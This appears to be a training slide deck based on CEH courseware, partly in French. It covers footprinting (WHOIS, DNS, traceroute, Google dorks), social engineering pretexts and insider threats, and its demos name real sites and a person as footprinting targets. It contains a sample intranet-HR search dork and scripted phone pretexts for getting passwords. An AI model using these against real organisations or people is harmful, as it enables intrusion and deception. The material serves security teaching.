
## WHOIS Query Returns

1. Domain name details
2. Contact details of domain owner
3. Domain name servers
4. NetRange



## Regional Internet Registry

1. AfriNIC
2. ARIN
3. APNIC
4. LACNIC, RIPE NCC



## WHOIS Lookup Tools

- <http://www.tamos.com>
- <http://netcraft.com>
- <http://www.whois.net>
- <http://www.ip-tools.com>




## Attackers Look for

1. Physical location
2. Telephone number
3. Email address
4. Technical and administrative contacts

# Extracting DNS Information

## DNS Record Type



**DNS Records provide important information about location and type of servers**

- **A** - Points to a host's IP address
- **MX** - Points to domain's mail server
- **NS** - Points to host's name server
- **CNAME** - Canonical naming allows aliases to a host
- **SOA** - Indicate authority for domain
- **SRV** - Service records
- **PTR** - Maps IP address to a hostname
- **RP** - Responsible person
- **HINFO** - Host information record includes CPU type and OS

**DNS  
Interrogation  
Tools**

■ <http://www.dnsstuff.com>  
■ <http://www.checkdns.net>

■ <http://network-tools.com>  
■ <http://www.ip-tools.com>




**CEH**  
Cybersecurity

**EC-COUNCIL**

<http://www.dnsstuff.com/>

# Traceroute



# Traceroute Analysis

I

Attackers conduct traceroute to extract information about: network topology, trusted routers, and firewall locations

II

For example: after running several traceroutes, an attacker might obtain the following information:

- traceroute 1.10.10.20, second to last hop is 1.10.10.1
- traceroute 1.10.20.10, third to last hop is 1.10.10.1z
- traceroute 1.10.20.10, second to last hop is 1.10.10.50
- traceroute 1.10.20.15, third to last hop is 1.10.10.1
- traceroute 1.10.20.15, second to last hop is 1.10.10.50

III

By putting this information together, attackers can draw the network diagram





# Demo XXI

Dnsstuff

<http://www.dnsstuff.com>

- DNS report: prox-ia.com
- Whois lookup: prox-ia.com
- IP Information: 88.190.253.248
- Traceroute: prox-ia.com

tracert prox-ia.com



# Demo XXI bis

Social networks: Bertrand Bernouilli

# Mirroring Entire Website

Web mirroring tools allows you to **download a website to a local directory, building recursively all directories, HTML, images, flash, videos and other files from the server to your computer**



CEH  
Cybersecurity

EC-COUNCIL

# Demo XXII

## La Banque Postale

# Extract Website Information from <http://www.archive.org>

The screenshot shows the Wayback Machine interface with the following details:

- Header:** Internet Archive Wayback Machine allows you to visit archived versions of Web sites.
- Search Bar:** Enter Web Address: <http://www.microsoft.com>
- Buttons:** All, Take Me Back, Adv. Search, Compare, Archive Pages
- Results:** Searched for <http://www.microsoft.com>. Archived Results from Jan 01, 1996 - latest.
- Table Headers:** 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010.
- Table Data:** A grid of links showing archived pages for Microsoft from 2001 to 2010. The first row shows counts: 263 pages, 139 pages, 30 pages, 169 pages, 375 pages, 278 pages, 209 pages, 133 pages, 7 pages, 1 pages.
- Links:** Numerous blue hyperlinks representing specific archive captures of Microsoft's website from various dates between January 2001 and January 2010.

Search [www.prox-ia.com](http://www.prox-ia.com) in <https://archive.org>



CEH  
Cybersecurity

EC-COUNCIL

# Tracking Email Communications

E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient

- 01** When the email was received and read
- 02** Send destructive emails
- 03** GPS location and map of the recipient
- 04** Time spent on reading the emails
- 05** Whether or not the recipient visited any links sent to them
- 06** Track PDF and other types of attachments
- 07** Set messages to expire after a specified time

Email  
Tracking



# Footprint Using Google Hacking Techniques

## Query String

Google hacking is a term that refers to the art of creating complex **search engine queries**



## Vulnerable Sites

It detects websites that are **vulnerable** to numerous exploits and vulnerabilities



## Google Operators

It uses Google operators to **locate specific strings of text** within the search results



# What a Hacker Can Do With Google Hacking?



# Google Advance Search Operators

Google supports several advanced operators that help in modifying the search

[cache:]	Shows the version of the web page that Google has in its cache
[link:]	Lists web pages that have links to the specified web page
[related:]	Lists web pages that are "similar" to a specified web page.
[info:]	Will present some information that Google has about that web page
[site:]	If you include [site:] in your query, Google restricts the results to those websites in the given domain
[allintitle:]	If you start a query with [allintitle:], Google restricts the results to those with all of the query words in the title
[intitle:]	If you include [intitle:] in your query, Google restricts the results to documents containing that word in the title
[allinurl:]	If you start a query with [allinurl:], Google restricts the results to those with all of the query words in the url
[inurl:]	If you include [inurl:] in your query, Google restricts the results to documents containing that word in the url



EC-COUNCIL  
Cybersecurity Education

# Finding Resources using Google Advance Operator

[intitle:intranet inurl:intranet +intext:"human resources"]:

It allows you not only to access a company's private network, but also provides the **employee listings** and other **sensitive information** that can be incredibly useful for any social engineering endeavor



Web Images Videos Maps News Shopping Gmail more ▾ Sign in

**Google** intitle:intranet inurl:intranet +intext:"human reso  Advanced Search Preferences

Web Show options Results 1 - 10 of about 49,800 for intitle:intranet inurl:intranet +intext:"human resources"

**Intranet - Human Resources** Inside the Office of Commissioner of Higher Education. /che/intranet/hr.htm - Cached - Similar

**Department of Personnel - Intranet Center** The Department of Human Resources Intranet is only available to people on the GOvnet network. This can be by direct connection, or through dial up directly ... /intranet/index.php - Cached - Similar

**Intranet Site** 11 Jun 2009 ... Human Resources & Organizational Effectiveness - HROE ... recruitment and hiring, human resources and employee relations, compensation and ... intranet.library.u... - Cached - Similar

**Colorado Intranet Human Resources** USDA Colorado Intranet: Human Resources Employee Benefits and Resources. Ag Learn provides education services for USDA employees, contractors, partners,... intranet/personnel/perps.htm - Similar



CEH  
Cybersecurity

EC-COUNCIL

inurl:intranet intitle:intranet + intext:«ressources humaines»

# Demo XXIII

GHDB

<http://www.exploit-db.com/>

# Cycle de vie des vulnérabilités (black hat)



1. Découverte d'une faille: un hacker découvre une faille de sécurité
2. Publication de l'exploit: le risque augmente très fortement avec la publication; les "scripts kiddies" entrent en action
3. Correctif de l'éditeur: l'éditeur publie un correctif; la faille est désormais connue de tous
4. Application du correctif: l'entreprise réagit et met à jour l'application vulnérable



“0” day

Source: eEye Digital Security - <http://research.eeye.com/html/alerts/zeroday/index.html>

# Cycle de vie des vulnérabilités (white hat)



1. Découverte d'une faille: une société spécialisée ou l'éditeur découvre une faille de sécurité
2. Publication d'un correctif: les hackers analysent le correctif par reverse engineering
3. Publication d'un exploit: les « scripts kiddies » entrent en action
4. Application du correctif: l'entreprise doit réagir rapidement et mettre à jour l'application vulnérable

# Phases in a Social Engineering Attack



# Command Injection Attacks

## Online



Internet connectivity enables attackers to **approach employees** from an anonymous Internet source and **persuade** them to provide information through a believable user



## Telephone



Request information, usually through the **imitation of a legitimate user**, either to access the telephone system itself or to gain remote access to computer systems



## Personal Approaches



In Personal Approaches, attackers get information by **directly asking for it**



# Human-Based Social Engineering

## Posing as a legitimate end user

Give identity and ask for the **sensitive information**

*"Hi! This is John, from Department X. I have forgotten my password. Can I get it?"*

## Posing as an important user

Posing as a VIP of a target company, valuable customer, etc.

*"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system password. Can you help me out?"*

## Posing as technical support

Call as **technical support staff** and request IDs and passwords to retrieve data

*"Sir, this is Mathew, Technical support, X company. Last night we had a system crash here, and we are checking for the lost data. Can u give me your ID and password?"*



# Technical Support Example



A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker clear entrance into the corporate network.

”

# Authority Support Example



“ Hi, I am John Brown. I'm with the external auditors Arthur Sanderson. We've been told by corporate to do a surprise inspection of your disaster recovery procedures. ”

Your department has 10 minutes to show me how you would recover from a website crash. ”

# Authority Support Example



"Hi I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car that I've been trying for months to get to outsource their security training needs to us. They're located just a few miles away and I think that if I can give them a quick tour of our facilities, it should be enough to push them over the edge and get them to sign up."

Oh yeah, they are particularly interested in what security precautions we've adopted. Seems someone hacked into their website a while back, which is one of the reasons they're considering our company."

# Human-based Social Engineering

## Eavesdropping

- Eavesdropping or **unauthorized listening of conversations** or reading of messages.
- Interception of any form such as audio, video, or written.
- It can also be done using communication channels such as telephone lines, email, instant messaging, etc.



## Shoulder Surfing

- Shoulder surfing is the name given to the procedure that thieves use to **find out passwords, personal identification number, account numbers, etc.**.
- Thieves look over your shoulder—or even watch from a distance using binoculars, in order to get those pieces of information.



# Human-based Social Engineering: Dumpster Diving

- Dumpster diving is looking for treasure in someone else's **trash**



# Human-based Social Engineering

## Tailgating

An unauthorized person, wearing a fake ID badge, enters a secured area by closely following an authorized person through a door requiring key access



## In Person

Survey a target company to collect information on:


- Current technologies
- Contact information

## Third-Party Authorization


Refer to an important person in the organization and try to collect data

*"Mr. George, our Finance Manager, asked that I pick up the audit reports. Will you please provide them to me?"*


# Human-based Social Engineering



# Watch these **Movies**



# Computer-Based Social Engineering



# Insider Attack

## Spying

- If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization



## Revenge


- It takes only one disgruntled person to take revenge and your company is compromised



- 60% of attacks occur behind the firewall
- An inside attack is easy to launch
- Prevention is difficult
- The inside attacker can easily succeed

# Disgruntled Employee

- Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and **frustrated with their job**, office politics, and lack of respect or promotion etc.
- Disgruntled employees may **pass company secrets** and **intellectual property** to competitors for monetary benefits



# Demo XXIV

Thales “The Cyberthreat handbook”

<https://www.thalesgroup.com/fr/group/journaliste/press-release/cyberthreat-handbook-thales-et-verint-presentent-leur-whos-who-des> (see “Mode Operatoire”)

State sponsored  
Cyberterrorism

...

# Common Intrusion Tactics and Strategies for Prevention

